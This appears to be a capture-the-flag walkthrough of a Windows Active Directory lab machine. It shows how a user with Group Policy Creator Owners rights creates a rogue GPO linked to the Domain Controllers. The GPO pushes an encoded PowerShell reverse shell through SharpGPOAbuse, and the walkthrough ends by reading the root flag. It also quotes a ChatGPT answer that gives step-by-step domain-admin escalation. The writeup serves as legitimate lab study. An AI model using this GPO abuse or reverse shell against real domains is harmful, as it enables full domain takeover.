
Mode                LastWriteTime         Length Name
----                -
d-----          3/11/2025 3:37 PM             Administrator
d-----          10/29/2024 7:27 AM             f.frizzle
d-----          10/29/2024 7:31 AM            M.SchoolBus
d-r--          10/29/2024 7:13 AM             Public
d-----          2/19/2025 1:35 PM             v.frizzle
d-----          2/19/2025 1:35 PM            w.Webservice


PS C:\Users> cd Administrator
PS C:\Users\Administrator> ls
Get-ChildItem: Access to the path 'C:\Users\Administrator' is denied.
PS C:\Users\Administrator>
```

Access to administrator - that would be too easy...

Enumerate M.SchoolBus

Mark as owned in bloodhound and see what the M.Schoolbus user can do:





Asked JinYang's Fridge (ChatGPT) what this gives me:

Ah — perfect. You already have a foothold in **Active Directory** as a user with **Group Policy Creator Owners (GP-CO)** privileges. That's one of the classic **privilege escalation paths** in Windows AD. I'll break it down carefully and step by step.

1. What GP-CO allows

A user with **Group Policy Creator Owners** privileges can:

- Create and **edit Group Policy Objects (GPOs)**.
 - Link GPOs to OUs (Organizational Units).
 - By default, GPOs **run as SYSTEM** on domain-joined machines.

Key: Any code injected into a GPO will run with **SYSTEM privileges** on the targets affected by that GPO.

2. Escalation strategy

The standard method is **GPO abuse for domain escalation**:

1. **Create a GPO** targeting an OU that contains a **high-privileged machine or admin account**.
2. **Add a startup script or scheduled task** in the GPO that adds your user to **Domain Admins** or a local admin group on a machine.
3. Wait for **Group Policy refresh** (or force it with `gpupdate /force`) for the script to execute.

Step-by-step example: adding your user to Domain Admins via GPO

Step 1: Identify a target OU

- Usually, admins log on to **Domain Controllers** or **high-value servers**.
- You want a GPO linked to an OU containing machines where the script will run.

Step 2: Create a new GPO

Use PowerView or native Windows tools `New-GPO -Name "TempAdminGPO"`

Step 3: Add a startup script

- The script will **add your user to Domain Admins**:

```
net group "Domain Admins" "YOUR_USER" /add /domain
```
- This can be a **.bat** or **.ps1** file.
- Add it to the **GPO's Computer Configuration -> Policies -> Windows Settings -> Scripts (Startup/Shutdown) -> Startup**.

Step 4: Link the GPO

`New-GPLink -Name "TempAdminGPO" -Target "OU=TargetOU,DC=frizz,DC=htb"`

Step 5: Force refresh (optional)

```
gpupdate /force
```

- Or wait for the next GPO refresh (every 90–120 minutes by default).

Step 6: Verify

```
net group "Domain Admins" /domain
```

- Your user should now be a **Domain Admin**.

3. Alternative: Use tools like SharpGPOAbuse

- [SharpGPOAbuse](#) automates this process:

```
# PowerShell example Import-Module SharpGPOAbuse.ps1 Invoke-GPOAbuse -Domain YOUR_DOMAIN -User YOUR_USER -
TargetOU "OU=TargetOU,DC=frizz,DC=htb"
```

- It can automatically create a GPO, inject a payload, and escalate privileges.

4. Important notes

- You **don't need DC access** to escalate, but you need your user to have **GP-CO privileges on an OU that contains machines your user can affect**.
- Be careful: creating GPOs that modify Domain Admins is **loud** and will be logged in AD.
- A stealthier method is to add a **scheduled task or service** that only affects a specific machine you control.

Tool for GPO exploitation

<https://github.com/FSecureLABS/SharpGPOAbuse>

Privilege escalation

Generate a new shadow Group Policy Object

on the box as M.SchoolBus

```
`New-GPO -Name ShadowGPO -Comment "Nothing to see here" | New-GPLink -Target "DC=FRIZZ,DC=HTB" -LinkEnabled Yes
```

```
PS C:\ProgramData> New-GPO -name "ShadowGPO"

DisplayName      : ShadowGPO
DomainName       : frizz.htb
Owner            : frizz\M.SchoolBus
Id               : 35f2db9d-ee10-4211-ab42-f2eed663b960
GpoStatus        : AllSettingsEnabled
Description       :
CreationTime     : 8/27/2025 1:42:51 AM
ModificationTime : 8/27/2025 1:42:51 AM
UserVersion      :
ComputerVersion  :
WmiFilter         :

PS C:\ProgramData> New-GPLINK -name "ShadowGPO" -target "OU=DOMAIN CONTROLLERS,DC=frizz,DC=htb"

GpoId           : 35f2db9d-ee10-4211-ab42-f2eed663b960
DisplayName      : ShadowGPO
Enabled          : True
Enforced         : False
Target           : OU=Domain Controllers,DC=frizz,DC=htb
Order            : 2

PS C:\ProgramData>
```

Then use sharpGPOabuse to generate a new user, with admin privileges

SharpGPOabuse can also execute scripts on the box, hereunder do a reverse shell.

Article here:

<https://medium.com/@tareshsharma17/turning-a-powershell-script-into-an-encoded-command-for-reverse-shells-0bd6b28565e4>

Reverse powershell

Shell here:

Paste into M.Schoolbus shell and execute using sharp gpo abuse

```
PS C:\ProgramData> .\sharpgpoabuse.exe --AddComputerTask --GP0Name "ShadowGP0" --Author "Shadow" --TaskName "RevShell" --Command "powershell.exe" --Arguments 'powershell -enc JABjAGwAaQBlAG4AdAaAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE MAUABDAGwAaQBlAG4AdAaAoACcAMQAwAC4AMQAwAC4AMQA0AC4ANwAnACwAIAA0ADQANAA0ACkA0wAjACMAIABjAGgAYQBuAGcAZQAgAHkAbwB1 AHIAIABJAFaALwBQAG8AcgB0ACAAYQBjAGMABwByAGQAaQBuAGcAbAB5AAoAJABzAHQAcgBlAGEAbQAgAD0AIAAKAGMABABpAGUAbgB0AC4ARw B1AHQAuWb0AHIAZQBhAG0AKAApADsACgBbAGIAeQB0AGUAWwBdAF0AJABiAHKAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAA fQA7AAoAdwBoAGkAbABlACgAKAAkAGKAIAA9ACAAJABzAHQAcgBlAGEAbQAUAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAAsACA AJABiAH kAdABlAHMALgBMAGUAbgBnAHQAaAaApACkAIAAtAG4AZQAgADA AKQAgAHsACgAgACAAIAAgACQAZABhAHQAYQAgAD0AIAAoAFsAUwB5AHMAdABl AG0ALgBUAGUAEAB0AC4ARQBuAGMABwBkAGkAbgBnAF0A0gA6AEEAUwBDAEKASQAPAC4ARwB1AHQAuWb0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcw AsACAAMAAAsACA AJABpACkA0wAKACAAIAAgACAAJABzAGUAbgBkAGIAAYQBjAGsAIAA9ACAAKABJAG4AdgBvAGsAZQAtAEUAEABwAHIAZQBzAHMA aQBVAG4AIAAtAEMAwbBtAG0AYQBuAGQAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAGAE8AdQB0AC0AUwB0AHIAaQBuAGcAKQA7AAoAIAAgAC AIAAKAHMAZQB0AGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACA AKwAgACcAUABTACAAJwAgACsAIAAoAHAA dwBkACkALgBQ AGEAdABoACA AKwAgACcAPgAgACcA0wAKACAAIAAgACAAJABzAGUAbgBkAGIAeQB0AGUAI A A9ACAAKABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdA AuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEKAKQAuAEC AZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7AAoA IAAgACAAIAAKAHMAdABYAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAGADAALAAGACQAcwBlAG4AZABiAHKAdABlAC 4ATABlAG4AZwB0AGgAKQA7AAoAIAAgACAAIAAKAHMAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQA7AAoAfQAKACQAYwBsAGkAZQB0AHQALgBD AGwAbwBzAGUAKAApADsACgA='
```

[+] Domain = frizz.htb

[+] Domain Controller = frizzdc.frizz.htb

[+] Distinguished Name = CN=Policies,CN=System,DC=frizz,DC=htb

[+] GUID of "ShadowGP0" is: {FD095841-CF51-4291-9CE4-E01CD71D5C4C}

[+] Creating file \\frizz.htb\SysVol\frizz.htb\Policies\{FD095841-CF51-4291-9CE4-E01CD71D5C4C}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml

[+] versionNumber attribute changed successfully

[+] The version number in GPT.ini was increased successfully.

[+] The GP0 was modified to include a new immediate task. Wait for the GP0 refresh cycle.

[+] Done!

gpupdate, and the shell is active on netcat

```
PS C:\ProgramData> gpupdate /force
Updating policy...
```

```
Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

```
PS C:\ProgramData> debug1: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
debug1: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
debug1: client_input_channel_req: channel 0 rtype keepalive@openssh.com reply 1
```

Flag on administrator desktop:

```
Kerberos support for Dynamic Access Control on this device has been disabled.
PS C:\Windows\system32> cd /users
PS C:\Windows\system32> cd \users
PS C:\users> ls
```

```
Directory: C:\users
```


| Mode | LastWriteTime | | Length | Name |
|--------|---------------|---------|--------|---------------|
| ---- | ----- | | ----- | ---- |
| d----- | 3/11/2025 | 3:37 PM | | Administrator |
| d----- | 10/29/2024 | 7:27 AM | | f.frizzle |
| d----- | 10/29/2024 | 7:31 AM | | M.SchoolBus |
| d-r--- | 10/29/2024 | 7:13 AM | | Public |
| d----- | 2/19/2025 | 1:35 PM | | v.frizzle |
| d----- | 2/19/2025 | 1:35 PM | | w.Webservice |

```
PS C:\users> cd Administrator
PS C:\users\Administrator> cd Desktop
PS C:\users\Administrator\Desktop> ls
```

Directory: C:\users\Administrator\Desktop

| Mode | LastWriteTime | | Length | Name |
|--------|---------------|---------|--------|-------------|
| ---- | ----- | | ----- | ---- |
| -a---- | 2/25/2025 | 2:06 PM | 2083 | cleanup.ps1 |
| -ar--- | 8/25/2025 | 8:51 PM | 34 | root.txt |

```
PS C:\users\Administrator\Desktop> type root.txt
9731fb4769963595a390d17e2717e5ac
PS C:\users\Administrator\Desktop>
```